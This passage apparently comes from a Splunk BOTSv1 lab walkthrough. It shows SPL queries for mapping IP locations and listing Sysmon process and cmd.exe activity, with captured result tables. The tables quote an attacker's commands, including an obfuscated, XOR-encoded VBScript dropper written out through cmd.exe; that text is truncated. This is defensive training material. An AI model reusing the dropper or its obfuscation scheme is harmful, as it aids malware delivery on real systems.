
Once the query is executed, we get the following result:



Task 4. Extend IP location to visualizations

The below Splunk search can provide us with a bird's eye view of the involved IP addresses.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | iplocation src_ip | geostats latfield=lat longfield=lon count by src_ip
```



Task 5. List all process execution activity and all executed commands

All process execution activity can be listed through the Splunk search below.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats values(ParentImage) by process
```

Once the query is completed, we get the following result:

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

New Search

1

index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats values(ParentImage) by process

All time

🔍

242,894 of 242,894 events matched

No Event Sampling

Job

⏏

📄

📁

📄

🔔 Smart Mode

Events

Patterns

Statistics (150)

Visualization

20 Per Page

Format

Preview

< Prev

1

2

3

4

5

6

7

8

Next >

process	values(ParentImage)
1 C:\Program Files (x86)\Acronis\TrueImageHome\TrueImageMonitor.exe	C:\Windows\SysWOW64\runonce.exe
2 C:\Program Files (x86)\Common Files\Acronis\CDP\afcdpsrv.exe	C:\Windows\System32\services.exe
3 C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe	C:\Windows\System32\services.exe
4 C:\Program Files (x86)\Common Files\Acronis\Schedule2\schedhlp.exe	C:\Windows\explorer.exe
5 C:\Program Files (x86)\Common Files\Acronis\Schedule2\schedul2.exe	C:\Windows\System32\services.exe
6 C:\Program Files (x86)\Common Files\Acronis\SyncAgent\syncagentsrv.exe	C:\Windows\System32\services.exe
7 C:\Program Files (x86)\Common Files\Acronis\TibMounter\TibMounterMonitor.exe	C:\Windows\SysWOW64\runonce.exe
8 C:\Program Files (x86)\Common Files\Acronis\TrueImageHome\TrueImageHomeService.exe	
9 C:\Program Files (x86)\Common Files\Acronis\VssRequestor64\vss_requestor.exe	C:\Windows\System32\svchost.exe
10 C:\Program Files (x86)\Intel\Intel(R) Integrated Clock Controller Service\ICCPProxy.exe	C:\Windows\System32\services.exe
11 C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\LMS\LMS.exe	C:\Windows\System32\services.exe

All commands being executed can be listed through the Splunk search below.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats values(CommandLine) by Computer,process
```

Once the query is completed, we get the following result:

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

New Search

1 index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.exe | stats values(CommandLine) by Computer,process

All time

✓ 1,112 events (before 6/15/22 5:58:43.000 AM) No Event Sampling

Job

Smart Mode

Events

Patterns

Statistics (5)

Visualization

20 Per Page

Format

Preview

	Computer	process	values(CommandLine)
1	we1149srv.waynecorpinc.local	C:\Windows \SysWOW64 \cmd.exe	C:\Windows\system32\cmd.exe cmd.exe /c "3791.exe 2>&1" cmd.exe /c "dir 2>&1" cmd.exe /c "echo 24365" cmd.exe /c "echo 63059" cmd.exe /c "exit 2>&1" cmd.exe /c "ifconfig 2>&1" cmd.exe /c "ls 2>&1" cmd.exe /c "move ..\1.jpeg 2.jpeg 2>&1" cmd.exe /c "move 2.jpeg imnotbatman.jpg 2>&1"
2	we8105desk.waynecorpinc.local	C:\Windows \SysWOW64 \cmd.exe	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" /d /c taskkill /t /f /im "121214.tmp" & NUL & ping -n 1 127.0.0.1 & NUL & del "C:\Users \bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" & NUL cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" & (for %i in ("DIM RWRL" "FuNctIoN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNctIoN" "SUB OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WhiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCriPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNctIoN" "SUB MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMeR+QrG" "Do WhiLE

Bonus 2: If you want to identify, for example, the longest cmd.exe command that was executed (overly long commands are suspicious), you can do so as follows.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.exe | eval len=len(CommandLine) | table User, len, CommandLine | sort -len
```

Once the query is completed, we get the following result:

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

New Search

Save As>Create Table View>Close

1 index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.exe | eval len=len(CommandLine) | table User, len, CommandLine | sort -len

All time

✓ 1,112 events (before 6/15/22 5:59:21.000 AM) No Event SamplingJob || ↗ 📄 ⬇ ⚡ Smart Mode

EventsPatternsStatistics (1,112)Visualization

20 Per PageFormatPreview< Prev12345678...Next >

	User	len	CommandLine
1	WAYNECORPINC\bob.smith	4490	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("Dim RWRL" "FuNctioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNctioN" "SUB OjrYyD9()") "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WhiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRIpt.sLEeP(11)" "LoOP" "UsZK0=85" "End suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNctioN" "SUB MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMEr+QrG" "Do WhiLE tIMEr<Jw" "WSCRIpT.sleEP(6)" "LoOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "TbvF1=67" "SeT KH=cReAtEObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfile(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTeXtstReAM(6806-6805,7273-7273)" "CtXOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEndOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LoOP" "IQz=49" "RX.cloSe" "CBRIgC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTioN" "FUNctION Ql9zEF()") "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FuNctIon A9y(Am,TIGCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLlp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(miD(TIGCbB,((V3sl0m Mod Len(TIGCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fuNctioN" "Sub AylniN() "N6nzb=92" "DIm GWJck,Q3y,GKasG0" "FDu=47" "GWJck=93961822" "UZ=32" "FoR Q3y=1 To GWJck" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJck tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA"))" "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eNd SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW" "GR0lc7=82" "sET UPhqZ=CREateOBJecT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wRitE FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOFIle RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNctIoN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSume NeXT" "B7bT=1" "Uv="Tk" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF"

That overly-long cmd.exe command looks certainly malicious!